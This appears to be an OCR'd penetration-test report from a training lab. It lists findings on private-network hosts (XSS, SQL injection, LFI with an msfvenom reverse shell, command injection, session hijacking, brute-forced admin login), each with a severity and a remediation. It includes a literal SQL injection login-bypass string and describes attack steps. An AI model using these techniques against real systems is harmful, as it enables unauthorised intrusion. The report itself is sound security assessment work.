SQL injection vulnerability	Critical
Command Injection Vulnerability	High
PHP injection vulnerability	High
Session Management vulnerability	Critical
Directory traversal vulnerability	High
Weak Password	High
Remote Code exploit vulnerabilities	Critical
CVE-2019-19287	Critical
User's name and hashed password found in plain text on the Github website.	High
No login name or password required to FTP into machine 172.22.117.20	High
SLMail Vulnerability found on host 172.22.117.20	Critical
Could easily gain access to Windows 10 machine and view/create/change any scheduled tasks	Medium
Using kiwi, hashed passwords on Windows machine were easily hashable.	High
CBI could easily view the contents of the files found on the Windows machine.	Critical

The following summary tables represent an overview of the assessment findings for this penetration test:




Scan Type	Total
Hosts	192.168.14.35 192.168.14.1 192.168.13.13 192.168.13.12 192.168.13.10 192.168.12.1



	192.168.13.11 192.168.13.1 172.28.151.151 192.168.13.14 172.22.117.20 172.22.117.100 172.22.117.10
Ports	4444 8080 8009 80 22

Exploitation Risk	Total
Critical	8
High	8
Medium	1
Low	0



Vulnerability Findings

Vulnerability 1	Findings
Title	XXS Vulnerabilities
Type (Web app / Linux OS / WIndows OS)	Web app
Risk Rating	High
Description	HTML text was used to make a payload alert appear on the welcome.php page, memory-planner.php page and the comments.php page.


Images	  
Affected Hosts	192.168.14.35
Remediation	- implement input validation

Vulnerability 2	Findings
Title	Sensitive Data exposure vulnerabilities
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	Critical
Description	Sensitive data was exposed on the servers by using the curl command and the robots.txt file.
Images	 
Affected Hosts	192.168.14.35
Remediation	- Encrypt the data - Implement strong firewalls



Vulnerability 3	Findings

Title	Local File Inclusion Vulnerability
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	Critical
Description	LFI exploit was performed by using msfvenom to create a payload specifically being a reverse tcp shell file for the LFI. For flag 6, the file shell.php was changed to a JPEG which can prevent users from uploading malcious php files.
Images	 
Affected Hosts	192.168.14.1
Remediation	- ID assignation - Whitelisting - Use databases


Vulnerability 4	Findings


Title	SQL Injection Vulnerability
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	Critical
Description	The login.php page was susceptible to SQL injection attacks. For login, CBI used “test” and for the password “ ok’(space) or (space) 1=1- - (space).
Images	
Affected Hosts	192.168.14.35
Remediation	- Implement Input validation - Treat all user input as untrusted - Use Whitelists

Vulnerability 5	Findings
Title	Command Injection Vulnerability
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	High
Description	Used the input field as a terminal and viewed the vendors.txt files


Images	 
Affected Hosts	192.168.14.35
Remediation	- implement input validation - Create a password to access the vendors.txt file

Vulnerability 6	Findings
Title	PHP injection vulnerability
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	High
Description	Submitted a cross state php query by listing the the contents of website on the


	souvenirs.php page
Images	
Affected Hosts	192.168.14.35
Remediation	- Use a PHP security linter - Avoid using system ()

Vulnerability 7	Findings
Title	Session Management Vulnerability
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	Critical
Description	Used burpsuite to change the payload value and give the URL a new session ID to view the contents of the page.
Images	
Affected Hosts	192.168.14.35

Remediation	- Ensure when the user logs out, the session is terminated - Use strong session IDs, they should be long and randomly generated - Use HTTPs


Vulnerability 8	Findings
Title	Directory traversal Vulnerability
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	High
Description	Used the vendors.txt to change the file extension for the disclaimer.php page
Images	
Affected Hosts	192.168.14.35
Remediation	- Use a vulnerability scanner - Perform whitelist checks - Hard code file extensions


Vulnerability 9	Findings
Title	Weak Password
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	High
Description	Performed a brute force attack on the Admistrator login and password by finding the admin user Melina and then guessing her password.


Images	
Affected Hosts	192.168.14.35
Remediation	- Create a stronger and longer password - Implement a rule, if the user tries 3x and the user and/or password is in correct, the account is locked and sends an alert to IT team.

